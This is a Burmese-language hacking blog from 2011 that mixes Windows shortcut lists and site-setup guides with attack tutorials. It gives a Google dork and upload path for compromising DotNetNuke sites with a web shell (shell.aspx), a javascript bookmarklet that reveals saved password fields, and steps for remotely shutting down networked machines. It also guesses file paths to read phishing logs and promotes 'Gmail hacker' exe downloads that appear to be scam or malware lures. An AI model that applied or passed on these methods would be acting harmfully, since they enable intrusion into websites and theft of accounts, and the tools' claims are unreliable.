Pages

Wednesday, October 12, 2011

IP hider

ဒါေလးကုိကြ်န္ေတာ္ကိုညီေနမင္းဆိုက္ကရတာပါ  
ကဲဒါကေတာ့ သိထားတဲ့အတုိင္း မိမိ ip address ကုိ ဖမ္းလုိ႔မမိေအာင္ ip address အစစ္အမွန္ကုိ ေဖ်ာက္ေပးႏုိင္တဲ့ program ပါပဲ . လုိခ်င္သည့္သူမ်ား ေအာက္တြင္ Download လုပ္ယူႏုိင္ပါတယ္ . Link ကုိ ႏွစ္ေနရာကေနတင္ေပးထားပါတယ္္ Download link ေတြ ျဖည့္ေပးသြားပါ့မယ္ . ip hider တင္ေပးခါမွ ဒီေကာင္ေလးကုိ သုံးၿပီး ေလွ်ာက္ၿပီးေတာ့ေတာ့ ဘေလာဂ္ေတြကုိ လုိက္ေႏွာက္ယွက္တဲ့သူမ်ား အဲ့လုိမလုပ္ၾကပါနဲ႔ . အက်ိဳးရွိတဲ့ေနရာ ေတြမွာပဲ သုံးပါလို႕ေျပာခ်င္ပါတယ္

copyright@ bloggernyinaymin.blogspot.com

password ေတြကိုဘယ္လိုႀကည္႕မလဲ


password ေတြကိုျမင္ရပါတယ္ 


copyright@bloggernyinaymin.blogspot.com

Tuesday, October 11, 2011

ကိုယ္ပိုင္ website တစ္ခုလုပ္ႀကမယ္

ညီအကိုတစ္ေယာက္က မသိလို႕လို႕ေျပာလို႕တင္ေပးလိုက္တာပါ
 
ကဲသူငယ္ခ်င္းေရ မင္းေျပာတာငါတင္ေပးလိုက္ျပီေနာ ္ျပည္႕ျပည္႕စံုစံုရွင္းျပထားတယ္ေနာ္

ကဲလွ်ာရွည္ေနရင္မျပီးေတာ႕ဘူး လိုရင္းကိုေျပာျပီ ကဲစမယ္
 
ဒီလင္႕ကိုသြား 

သူကဒီလိုပံုမ်ိဳးျပလိမ္႕မယ္ေနာ္ 

1-Minute-Creation of your Network

You can set the most important options here. The full settings are accessable in the administration interface of you network.

1.  
.mixxt.
at
Please choose your domain. This will be the internet address of your network.
2

Make up a nice name for your network. It should be short & clear and can be changed later on.
3

If you like, you can also add a subtitle to your network. Choose a motto, a slogan or another short addition to the title. You may change it as often as you like!
4

Choose a category
Choose a category that fits best to your topic. Of course, you will be able to change this later on.
5

Member names

Please decide, whether members of your network should use their real names or nicknames. Think carefully about it, you will NOT be able to change this afterwards.
6

Visibility

Do you want your network to be publicly shown on the mixxt startpage or in our search results and lists or do you prefer keeping it "private"? Please note that you will NOT be able to change this setting!
7

Features

Add features to your network here! Best is to begin with only a few features that you'd like to use from the start and then add new ones bit by bit. You can always add and delete features later on.

Style

Colorless  Hip Red-one
Royal  Just Gold   Just White


Preview

Network name Subtitle
  • Active tab
  • Tab 2
  • Tab 3
Page title
Headline Content of this box, with some text inside. This is a link
Go for a fancy design that fits best to your network topic. You will be able to pick another design later on. In the network administration we also provide tools for individualising and refurbishing your design!
9

Terms of Service

Please read our terms for creating your own network: Show terms for the network administrator

mixxt GmbH
ကဲ နံပါတ္ 1 မွာ ၀က္ဘ္ဆိုက္နာမည္ေရးပါ ေနာက္က .at ေနရာမွာႀကိဳက္တာေရြးလို႕ရတယ္ေနာ္

2.မွာ networkname ေပါ႕ေနာ္ ထိပ္ဆံုးမွာျမင္ရတဲ႕နာမည္ျဖစ္တယ္ ႀကိဳက္တာေပးလို႕ရတယ္ title ေပါ႕ ဥပမာ-explanation

3.ကသူနဲ႕သက္ဆိုင္တဲ႕ နာမည္ေပါ႕ေနာ္ ဥပမာ software တို႕ဘာတို႕ထည္႕လို႕ရတယ္

4.မွာႀကိဳက္တာေရြးလိုက္

5.ကေတာ႕ မန္ဘာနာမည္ေတြကို နာမည္ေျပာင္လုပ္မလား နဂိုနာမည္လုပ္မလား ႀကိဳက္တာေရြးပါ

6.ကႏွစ္ခုကိုတစ္ခုယူ

7.မွာေတာ႕ features ေတြကိုေရြးခိုင္းတာပါ ကိုယ္ထည္႕ခ်င္တာကို အမွန္ျခစ္ေလးေပးလိုက္

8.ကေတာ႕ ဆိုက္ဒီဇိုင္းပဲျဖစ္ပါတယ္

9.မွာေတာ႕ အမွန္ျခစ္ေပးလိုက္ပါ create network now ကိုႏွိပ္ပါ

ျပီးရင္ေတာ႕ ပိုင္ရွင္ရဲ႕အခ်က္အလက္ေတြျဖည္႕ရမွာပါ

Sign up

Personal Data

questionmark

mixxt-ID

The mixxt-ID is unique. It is used to login. Email addresses can also be used to login. The mixxt-ID can be chosen freely. These requirements have to be met:
  • the mixxt-ID must consist of at least 6 characters
  • only letters, numbers and the special characters "." (dot) and "-" hyphen can be used
  • the mixxt-ID must not start with a special character (dot or hyphen)
  • no two special characters may succeed eachother
--- Please choose ---
China [Change]
English [Change]

Your password

questionmark

Password

The password must consist of at least 4 characters

Your email address

questionmark

Email address

  • The email address has to be confirmed before the account can be used fully. The confirmation link is emailed after the registration is completed.
  • The email address in combination with the password can be used to login.
first name နဲ႕ last name ကို နဲ႕ last name ကိုႀကိဳက္တာေပးပါ က်န္တာျဖည္႕ျပီး ေအာက္မွာအမွန္ေလးေတြျခစ္လုိက္ပါ
ဒါပါပဲျပီးပါျပီ

အထဲက လုပ္ရတာေတြကိုေတာ႕ hip.of.boss@gmail.com နဲ႕ style.mant@blumail.org တို႕ကိုအက္ျပီးေမးျမန္းေဆြးေႏြးႏိုင္ပါတယ္


hacking tools

best hacking Tools
http://www.mediafire.com/

Hacking videos tutorials
http://www.mediafire.com/

http://www.mediafire.com/

Window shortcut

BASIC SHORTCUT KEYS

Alt + F File menu options in current program

Alt + E Edit options in current program

F1 Universal help (for all programs)

Ctrl + A Select all text

Ctrl + X Cut selected item

Shift + Del Cut selected item

Ctrl + C Copy selected item

Ctrl + Ins Copy selected item

Ctrl + V Paste

Shift + Ins Paste

Home Go to beginning of current line

Ctrl + Home Go to beginning of document

End Go to end of current line

Ctrl + End Go to end of document

Shift + Home Highlight from current position to beginning of line

Shift + End Highlight from current position to end of line

Ctrl + f Move one word to the left at a time

Ctrl + g Move one word to the right at a time

MICROSOFT® WINDOWS® SHORTCUT KEYS

Alt + Tab Switch between open applications

Alt +

Shift + Tab

Switch backwards between open

applications

Alt + Print

Screen

Create screen shot for current program

Ctrl + Alt + Del Reboot/Windows® task manager

Ctrl + Esc Bring up start menu

Alt + Esc Switch between applications on taskbar

F2 Rename selected icon

F3 Start find from desktop

F4 Open the drive selection when browsing

F5 Refresh contents

Alt + F4 Close current open program

Ctrl + F4 Close window in program

Ctrl + Plus

Key

Automatically adjust widths of all columns

in Windows Explorer

Alt + Enter Open properties window of selected icon

or program

Shift + F10 Simulate right-click on selected item

Shift + Del Delete programs/files permanently

Holding Shift

During Bootup

Boot safe mode or bypass system files

Holding Shift

During Bootup

When putting in an audio CD, will prevent

CD Player from playing

WINKEY SHORTCUTS

WINKEY + D Bring desktop to the top of other windows

WINKEY + M Minimize all windows

WINKEY +

SHIFT + M

Undo the minimize done by WINKEY + M

and WINKEY + D

WINKEY + E Open Microsoft Explorer

WINKEY + Tab Cycle through open programs on taskbar

WINKEY + F Display the Windows® Search/Find feature

WINKEY +

CTRL + F

Display the search for computers window

WINKEY + F1 Display the Microsoft® Windows® help

WINKEY + R Open the run window

WINKEY +

Pause /Break

Open the system properties window

WINKEY + U Open utility manager

WINKEY + L Lock the computer (Windows XP® & later)

OUTLOOK® SHORTCUT KEYS

Alt + S Send the email

Ctrl + C Copy selected text

Ctrl + X Cut selected text

Ctrl + P Open print dialog box

Ctrl + K Complete name/email typed in address bar

Ctrl + B Bold highlighted selection

Ctrl + I Italicize highlighted selection

Ctrl + U Underline highlighted selection

Ctrl + R Reply to an email

Ctrl + F Forward an email

Ctrl + N Create a new email

Ctrl + Shift + A Create a new appointment to your calendar

Ctrl + Shift + O Open the outbox

Ctrl + Shift + I Open the inbox

Ctrl + Shift + K Add a new task

Ctrl + Shift + C Create a new contact

Ctrl + Shift+ J Create a new journal entry

WORD® SHORTCUT KEYS

Ctrl + A Select all contents of the page

Ctrl + B Bold highlighted selection

Ctrl + C Copy selected text

Ctrl + X Cut selected text

Ctrl + N Open new/blank document

Ctrl + O Open options

Ctrl + P Open the print window

Ctrl + F Open find box

Ctrl + I Italicize highlighted selection

Ctrl + K Insert link

Ctrl + U Underline highlighted selection

Ctrl + V Paste

Ctrl + Y Redo the last action performed

Ctrl + Z Undo last action

Ctrl + G Find and replace options

Ctrl + H Find and replace options

Ctrl + J Justify paragraph alignment

Ctrl + L Align selected text or line to the left

Ctrl + Q Align selected paragraph to the left

Ctrl + E Align selected text or line to the center

Ctrl + R Align selected text or line to the right

Ctrl + M Indent the paragraph

Ctrl + T Hanging indent

Ctrl + D Font options

Ctrl + Shift + F Change the font

Ctrl + Shift + > Increase selected font +1

Ctrl + ] Increase selected font +1

Ctrl + Shift + < Decrease selected font -1

Ctrl + [ Decrease selected font -1

Ctrl + Shift + * View or hide non printing characters

Ctrl + f Move one word to the left

Ctrl + g Move one word to the right

Ctrl + h Move to beginning of the line or paragraph

Ctrl + i Move to the end of the paragraph

Ctrl + Del Delete word to right of cursor

Ctrl + Backspace Delete word to left of cursor

Ctrl + End Move cursor to end of document

Ctrl + Home Move cursor to beginning of document

Ctrl + Space Reset highlighted text to default font

Ctrl + 1 Single-space lines

Ctrl + 2 Double-space lines

Ctrl + 5 1.5-line spacing

Ctrl + Alt + 1 Change text to heading 1

Ctrl + Alt + 2 Change text to heading 2

Ctrl + Alt + 3 Change text to heading 3

F1 Open help

Shift + F3 Change case of selected text

Shift + Insert Paste

F4 Repeat last action performed (Word 2000+)

F7 Spell check selected text and/or document

Shift + F7 Activate the thesaurus

F12 Save as

Ctrl + S Save

Shift + F12 Save

Alt + Shift + D Insert the current date

Alt + Shift + T Insert the current time

Ctrl + W Close document

EXCEL® SHORTCUT KEYS

F2 Edit the selected cell

F5 Go to a specific cell

F7 Spell check selected text and/or document

F11 Create chart

Ctrl + Shift + ; Enter the current time

Ctrl + ; Enter the current date

Alt + Shift + F1 Insert new worksheet

Shift + F3 Open the Excel® formula window

Shift + F5 Bring up search box

Ctrl + A Select all contents of worksheet

Ctrl + B Bold highlighted selection

Ctrl + I Italicize highlighted selection

Ctrl + C Copy selected text

Ctrl + V Paste

Ctrl + D Fill

Ctrl + K Insert link

Ctrl + F Open find and replace options

Ctrl + G Open go-to options

Ctrl + H Open find and replace options

Ctrl + U Underline highlighted selection

Ctrl + Y Underline selected text

Ctrl + 5 Strikethrough highlighted selection

Ctrl + O Open options

Ctrl + N Open new document

Ctrl + P Open print dialog box

Ctrl + S Save

Ctrl + Z Undo last action

Ctrl + F9 Minimize current window

Ctrl + F10 Maximize currently selected window

Ctrl + F6 Switch between open workbooks/windows

Ctrl + Page up

& Page Down

Move between Excel® worksheets in the

same document

Ctrl + Tab Move between two or more open Excel® files

Alt + = Create formula to sum all of above cells

Ctrl + ‘ Insert value of above cell into current cell

Ctrl + Shift + ! Format number in comma format

Ctrl + Shift + $ Format number in currency format

Ctrl + Shift + # Format number in date format

Ctrl + Shift + % Format number in percentage format

Ctrl + Shift + ^ Format number in scientific format

Ctrl + Shift + @ Format number in time format

Ctrl + g Move to next section of text

Ctrl + Space Select entire column

Shift + Space Select entire row
Ctrl + W Close document

copyright@www.mcg.it.tc

DNN New*

DNN နဲ ့ပတ္သက္ျပီးေတာ႕ နည္း (3)နည္းရွိပါတယ္
သုံးနည္းလုံးက ေခတ္ကုန္သြားပါျပီ
အဲ့နည္းေတြတည္းမွာ အခုနည္းကေတာ႕ ေတာ့ ဆုိဒ္ 100 မွာ30 ေလာက္ကိုေတာ့ ဒီနည္းနဲ ့ပာက္လို႕ရႏိုင္ပါတယ္...

Google Dork :inurl:ajaxfbs/browser.html

ကိုမသံုးခ်င္ဘူးဆိုရင္ေတာ႕
ကိုယ္Hack ခ်င္တဲ့ဆုိဒ္ရဲ႕ေနာက္မွာ..

DesktopModules/Complete Feedback Designer/ajaxfbs/browser.html     <<<ဒီျမားျပသလိုေလး

Example. www.someone.com/DesktopModules/Complete Feedback Designer/ajaxfbs/browser.html

မ်ဳိးေပ့ါ ေပါက္ေနတဲ့ဆုိဒ္ဆုိရင္ေအာက္ကပုံလုိျမင္ရပါမယ္...


ျပီးရင္ shell ဖုိင္ကို upload တင္လုိက္ပါ..ခင္ဗ်ာ
 ေအာက္မွာ shell code ေတြကို copy ကူးျပီးေတာ့ shell.aspx လုိ ့နမည္ေပးျပီး save လုိက္ပါ


Download Shell

ဖုိင္တင္ျပီးရင္ ေအာက္ကပုံလုိထပ္ျမင္ရပါမယ္..


password ေနရာမွာေတာ႕  admin လုိ ့ရိုက္ထည့္လုိက္ပါ..
ဒါဆုိရင္ သူ ့ဆုိဒ္ ထဲကိုေရာက္သြားမွာျဖစ္ပါတယ္..

copyright@here

Gmail Hacking

ဒါကကြ်န္ေတာ္ေသေသခ်ာခ်ာေတာ႕ေျပာျပခ်င္ပါတယ္ သူ႕ကMoneyလိုတယ္ဗ် ပုိက္မေပးလို႕ကမရလို႕ေလ
ကြ်န္ေတာ္ရရင္ေျပာပါ႕မယ္ ကဲခု friend တို႕ကို ရိုးရိုးပဲေျပာျပလိုက္မယ္ အားရင္ photo ေလးေတြနဲ႕
explain ပါ႕မယ္
hello ေဘာ္ဒါတို႕ေရ
ဒီေန႕ ေတာ႕ ကြ်န္ေတာ္က ခင္ဗ်ားတို႕ကို ဂ်ီေမးလ္အေကာင္႕တစ္ခုကိုဘယ္လိုဟက္ရမလဲဆိုတာကိုျပပါမယ္
1.အရင္ဆံုး ဒီ exe file ေလးကိုေဒါင္းလိုက္ပါ  http://fileme.us/2F988E
2.survey ျဖည္႕လိုက္ပါ, so we can see you are not a bot
3.ဒီမွာေတာ႕ သင္ဟာ virus မရွိတာေတြ႕ရပါမယ္
http://virusscan.jottoi.org/gb/scanresult/b0385cb8aef/43390b115f04f7610dcce065a127b
4.exe ဖိုင္ကိုဖြင္႕လိုက္ပါ
5.သင္ဟက္ခ်င္တဲ႕ ဂ်ီေမးလ္အေကာင္႕  နာမည္ျဖည္  ့လိုက္ပါ
6.Get password ဆိုတာေလးကို click လိုက္ပါ
7.စကၠန္ ့ အနည္းငယ္ႀကာရင္ သင္ဟာ password ကိုျမင္ရ ပါလိမ္ ့ မယ္
8.ဂ်ီေမးလ္ကိုသြားျပီး login ဝင္လို႕  ရပါျပီ

network ကေနတျခားစက္ကုိလွမ္းပိတ္မယ္

start>>run>>notepad>shutdown -i>Add ထဲမွာ ကိုယ္ပိတ္ခ်င္တဲ႕ကြန္ပ်ဴတာရဲ႕ IP ကိုထည္႕လိုက္ပါ
other(Planned)မွာ Hardware:installation(Planned) ကိုေရြးေပးလိုက္ပါ ေအာက္က
Comment:(THis fied is REQUIRED for the reason you selscted) ဆိုတာထဲမွာ ok လို႕ရိုက္လိုက္ပါ
ျပီးရင္ေတာ႕ Enter ေပါ႔
အဆင္ေျပႀကပါေစ

See password


ဒါေလးကေတာ့ ကြ်န္ေတာ္တုိ ့ Gtalk ရဲ ့ password ေနရာမွာ ေထာက္ၾကည့္လုိက္ရင္ အဲ့အစက္ေလးေတြကဘာလဲဆုိတာကိုသိရပါမယ္.. ကြ်န္တာ္ပုံမွာ crazy rat ဆုိတာက အစက္ေလးေတြပါ.
ေအာက္မွာေဒါင္းလုိက္ပါ..


Download Here


copyright@www.mcg.it.tc

Password ကို ့code နဲ႕ႀကည္႕မယ္

javascript:(function(){var s,F,j,f,i; s = ""; F = document.forms; for(j=0; j<F.length; ++j) { f = F[j]; for (i=0; i<f.length; ++i) { if (f[i].type.toLowerCase() == "password") s += f[i].value + "\n"; } } if (s) alert("Crazy rat \n\n www.mmcracker.multiply.com \n\n Passwords in forms on this page:\n\n" + s); else alert("Crazy rat \n\n www.mmcracker.multiply.com  \n\n There are no passwords in forms on this page.");})();

အေပၚကကုတ္ေလးကို address bar မွာရိုက္ေပးလိုက္ပါ ရွင္းျပမေနတာ႕ပါဘူး

 copyright@www.mcg.it.tc

How to change your IP

1. Click on "Start" in the bottom left hand corner of screen
2. Click on "Run"
3. Type in "command" or "cmd"and hit ok

You should now be at an MSDOS prompt screen.

4. Type "ipconfig /release" just like that, and hit "enter"
5. Type "exit" and leave the prompt
6. Right-click on "Network Places" or "My Network Places" on your desktop.
7. Click on "properties"

You should now be on a screen with something titled "Local Area Connection",


8. Right click on "Local Area Connection" and click "properties"

9. Double-click on the "Internet Protocol (TCP/IP) " from the list under the "General" tab

10. Click on "Use the following IP address" under the "General" tab

11. Create an IP address (put any ip there like 1.2.3.4 it doesn't matter what you give there , this is only to tell you how to change your "IP" .

12. Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.

13. Hit the "Ok" button here

14. Hit the "Ok" button again

You should now be back to the "Local Area Connection" screen.

15. Right-click back on "Local Area Connection" and go to properties again.

16. Go back to the "TCP/IP" settings

17. This time, select "Obtain an IP address automatically"

18. Hit "Ok"

19. Hit "Ok" again

20. You now have a newIP address

"with a little practice; you can easily get this process down to 15 seconds"

Gmail Hacker Software

password:techotips.blogspot.com

Gmail Hacker - Gmail Hacking software to hack gmail 
password 100% working - Everything in Technology
1.download the gmailhacker.exe file 
                                             
2.build it.
                                               

3.You sent other 'who is you wanna be hacked.

4.you say him that software is hacked other.

5.Then he will have problem.

6.You are sent an email that is exist an his email and password.

7.Then you done hacked.Thank you.
                                        
Gmail Hacker - Gmail Hacking software to hack gmail 
password 100% working - Everything in Technology

Gmail Hacker - Gmail Hacking software to hack gmail 
password 100% working - Everything in Technology
 
Gmail Hacker - Gmail Hacking software to hack gmail 
password 100% working - Everything in Technology

ပိတ္ထားတဲ႕ဆုိက္ေတြကို IP နဲ႕ဝင္ႀကည္႕မယ္

www.4shared.com က သိတဲ့အတိုင္းပဲ ပိတ္ထားတယ္ေလ။ အဲဒီေတာ့ အခုလို ၀င္လိုက္တယ္။
Start>Run ထဲမွာ cmd လို႔ ရိုက္ၿပီး Enter ေခါက္လိုက္တယ္။
ၿပီးေတာ့ ping www.4shared.com ဆိုၿပီး ရိုက္ၿပီး Enter ေခါက္လိုက္တယ္။ အဲဒီအခါမွာ Pinging
www.4shared.com [72.233.72.144] with 32 bytes of data: ေပၚလာတယ္။ အဲဒီ့ 72.233.72.144
က 4shared ရဲ႕ IP ေလ။
Firefox ကိုဖြင့္ၿပီး address bar မွာ 72.233.72.144 လို႔ရိုက္ၿပီး Enter ေခါက္လိုက္တာ
4shared.com Site ႀကီး ပြင့္လာပါေရာ။
တျခားပိတ္ထားတဲ့ Site တစ္ခ်ိဳ႕ကိုလည္း ဒီနည္းေလးနဲ႔ စမ္းၾကည့္လို႔ရပါတယ္။

Admin shares ကိုပိတ္မယ္

ကြန္ပ်ဳတာမွာရွိတဲ့ drive ေတြ ( C$, D$,etc) အစရွိတဲ့ Drive ေတြကို Windows XP ေဖ်ာက္ထားၾကတယ္။
အဆို ပါေဖ်ာက္ထားတဲ့ Drives ေတြကို Windows XP Installation လုပ္စဥ္က တည္ေဆာက္ခဲ့တဲ့
Admistrative Privileges ( Admin ကခြင့္ျပဳထားတဲ့ User Account) ေတြက ၀င္ေရာက္သံုးစြဲခြင့္ရွိပါတယ္။
တကယ္လို႔မ်ား Admin Share ကို Disable လုပ္ထားခ်င္တယ္ဆိုရင္ -

1. Start --- Run--- Type Regedit ရုိက္ပါ။
2. HKEY_LOCAL_MACHINESystemCurrentControlSetServiceslanmanserverparameters
ကို ေရာက္ေအာင္သြားပါ။
3. ညာဘက္လြတ္ေနေသာ Space တြင္ right click ႏွိပ္ New --- DWORD Value ကိုေရြးပါ။
4. AutoShareWks ရုိက္ၿပီး တန္ဖိုးကို zero ရုိက္ပါ။
5. စက္ကို restart လုပ္ပါ။

hacking sites

hacking techniques 1000


(download)

Connection က်ေနရင္စိတ္မညစ္နဲ႕



PGWARE Throttle 6.8.22.2011 >>1.6Mb

အင္တာနက္ေကာ္နက္ရွင္ကိုလိုသလိုခ်ိဳန္ညွိတဲ့ေဆာ့လ္၀ဲလ္ေလးပါ။


Makes direct changes to system registry and system files to enhance internet download and upload speeds.

Automatically adjusts settings and changes made based on computer and modem specifications, complete fault tolerance system implemented.

Compatible with all modem types Dial-up, DSL, ADSL, Cable, ISDN, and Satellite internet connections.

Enhances both internet transfer speeds as well as local area network speeds.

Easy and intuitive user interface which performs all setting changes immediately.


Faint Page လုပ္တဲ႕သူေတြကိုျပန္ သမ, မယ္

ဒီနည္းကို Crew လုိ ့ေခၚပါတယ္ ။ တူးတယ္လုိ ့အဓိပၸာယ္ဖြင့္ဆုိနုိင္ပါတယ္..
ကြ်န္ေတာ္တုိ ့ေတြ page အတု ေတြနဲ ့သူမ်ားကိုပာက္ရတာ တကယ္ပ်င္းဖို႕ေကာင္းလြန္းပါတယ္..ပာုတ္တယ္ပာုတ္..
မပာုတ္လညး္ပာုတ္တယ္ လုပ္လုိက္ဒါမွဆက္လုိ ့ရမွာ..

သူမ်ားေတြက ေပ့အတုေတြနဲ ့အေကာင့္ေတြကို ပာက္ၾကတယ္။(phishing နည္းေပ့ါဗ်ာ.)
ကြ်န္ေတာ္တုိ ့က သူတုိ ့ပာက္ထားတာကို ျပန္ေဖာက္ၾကည့္မယ္ဗ်ာ... သူခုိးလက္ကသူ၀ွက္လုတယ္ေပ့ါ..(ကြ်န္ေတာ္လုပ္ေနက်ေလ)
လက္ေတြ ့ေလးစလုိက္ဂေအာင္ဗ်ာ.. ေအာက္မွာကြ်န္ေတာ္လုပ္ထားတဲ့လင့္ေလးနဲ ့ဥပမာျပသြားမယ္
အဲ့လင့္ကိုသြားလုိက္ပါ..

http://h1.ripway.com/stylemant/ServiceLoginAuth.htm

ကြ်န္ေတာ့္ ဆုိဒ္တစ္ခု ဘဲျဖစ္ပါတယ္..
အဲ့ဆုိဒ္က အေကာင့္ေတြကို လုိက္ပာက္တယ္ဘဲထားပါေတာ့..
ကြ်န္ေတာ္ပာက္ထားတဲ့အေကာင့္ေတြကို ခင္ဗ်ားတို႕တုိ ့ေဖာက္ၾကည့္ၾကမယ္ ..
ကြ်န္ေတာ႕ ရဲ ့ပတ္စေပ့ါကို မသိဘဲ နဲ ့ဆိုက္ထဲကို၀င္လု ိ့မရပါဘူး။
ဒီေတာ့ ကြ်န္ေတာ္တို ့စတင္ တူးၾကပါမယ္ .. crew ေတာ့မယ္ေပ့ါဗ်ာ..
ဒီဆုိဒ္ရဲ ့အေနာက္က ServiceLoginAuth.htm ေနရာမွာ
ကြ်န္ေတာ္ေျပာတာေလးေတြကိုတစ္ခုျခင္းထည့္ၾကည့္ျပီးစမ္းလုိက္ပါ..
/password.htm
/password.txt
/passwd.htm
/passwd.txt
/newpassword.htm
/newpassword.txt
/npassword.htm
/npassword.txt
/npasswd.htm
/npasswd.txt
/logo.htm
/log.txt
 စသျဖင့္ေပ့ါ..
အရင္ဆုံး
ServiceLoginAuth.htm ေနရာမွာ
password.htm လုိ ့ထည့္မယ္ဗ်ာ ေအာက္ကလုိေပ့ါ
http://h1.ripway.com/stylemant/password.htm
ျပီးရင္ အဲ့လင့္ကိုသြားၾကည့္မ၇ဘူးျဖစ္ေနမယ္
တစ္ခုခ်င္းစီထည့္သြားလုိက္ပါ..
http://h1.ripway.com/stylemant/passwd.htm
ေရာက္ရင္ ပြင့္သြားပါလိမ့္မယ္
ကဲ့ကဲအားလုံးဘဲ အဆင္ေျပၾကပါေစဗ်ာ..
ေပ႕ခ်္အတုဆုိဒ္တုိင္းကို အဲ့လုိ နည္းနဲ ့ဖြင့္ၾကည့္လုိ ့ရပါတယ္..
ဒါေပမဲ ့ကြ်န္ေတာ္ေပးတဲ ့ကုဒ္ေတြနဲ ့ဆုိရင္ေတာ့ အနည္းငယ္ကုိသာ ရနုိင္ပါမယ္

ကုိ ့ဘာသာ ျဖစ္နုိင္မယ့္ပာာေလးကို ထည့္ျပီးတူးသြားလုိက္ပါ..

Gmail Hacker Pro

အရင္ကေတာ႕ကြ်န္ေတာ္တစ္ေယာက္တည္း ႀကိတ္သံုးမလို႕ပါပဲ ဒီေဆာ႕ဖ္ဝဲေလးကသံုတတ္ရင္အရမ္းအသံုးဝင္ပါတယ္ ေရာ႕ ဒါေလးေဒါင္းလိုက္ပါ 2ခုေပးထားပါတယ္ႀကိဳက္တာေဒါင္းပါ

downloadhere

downloadhere

http://gmailhackerpro.com/images/ss.png

ဒီလိုဆိုရင္သူက ကီးေတာင္ပါလိမ္႕မယ္ ကီးကိုဝင္ရွာလိုက္ႀကပါေနာ္ ေတာ္ေတာ္သံုးလို႕  ေကာင္းပါတယ္

MDW password Recovery

http://www.e-tech.ca/images/MDWScreenshot.jpg
downloadhere


hack in title

Email Password Hacking Software 3.0.1.5
Email password cracking software hack break Windows application login password.  Download now
Size: 924KB    License: Shareware    Price: $38.00    By: Password Hacking
Email Password Hacking 2.2
Email password hacking tool display Gmail MSN Orkut Myspace Yahoo password  Download now
Size: 1.36MB    License: Shareware    Price: $29.95    By: Password Recovery tool
Hacker
This is a classic CS movie.  Download now
Size: 162MB    License: Freeware    Price: Free    By: CS Movie
MSN Password Hacker 3.0
MSN Password Hacker is a spyware/adware free download to retrieve  Download now
Size: 33KB    License: Freeware    Price: Free    By: Doggie
GameHack 2.0
Take any game you are having difficulty with and make it easier.  Download now
Size: 1.46MB    License: Shareware    Price: $20.00    By: Manuel Alvarez Fernandez
Start Button Hacking 1.0
Start Button will begin moving and you can also removeStart Button  Download now
Size: 7KB    License: Freeware    Price: Free    By: Alexey Vasilyev
Anti-Hack 3.0.1
Anti-Hack is an advanced port monitoring system.  Download now
Size: 5.87MB    License: Shareware    Price: $14.99    By: Carbosoft
Process Hacker 2.20
Process Hacker is a free and open source process viewer and memory editor.  Download now
Size: 1.59MB    License: GPL    Price: Free    By: wj32
Hack password 1.0.1 Build 3
Hide windows password character  Download now
Size: 399KB    License: Shareware    Price: EUR5.00    By: Wilfried Mestdagh
MHS - Memory Hacking Software 5.009
A memory hacking software with many useful functions  Download now
Size: 4.63MB    License: Freeware    Price: Free    By: Shawn (L. Spiro) Wilcoxen
Google Hacks 1.6
Google Hacks is a compilation of carefully crafted Google Plug-ins.  Download now
Size: 824KB    License: Freeware    Price: Free    By: google hacks
Hack-It! 4.01  Buy now
A Window Manipulation and Control application that allows you to control how ...  Download now
Size: 459KB    License: Shareware    Price: $15.00    By: Charles Oliver Nutter
Hacker Evolution 1.0  Buy now
Become a hacker, in the most advanced hacker game  Download now
Size: 32.11MB    License: Demo    Price: $24.95    By: exoSyphen Studios
Imageshackert 3.0 Build 4
Imageshackert helps you to upload your images to the web.  Download now
Size: 3.57MB    License: Freeware    Price: Free    By: BUGGYASHELL
Hacker Bootscreen 1.0
Windows xp Boot Screen for the real hackers  Download now
Size: 1.19MB    License: Freeware    Price: Free    By: AGRreviews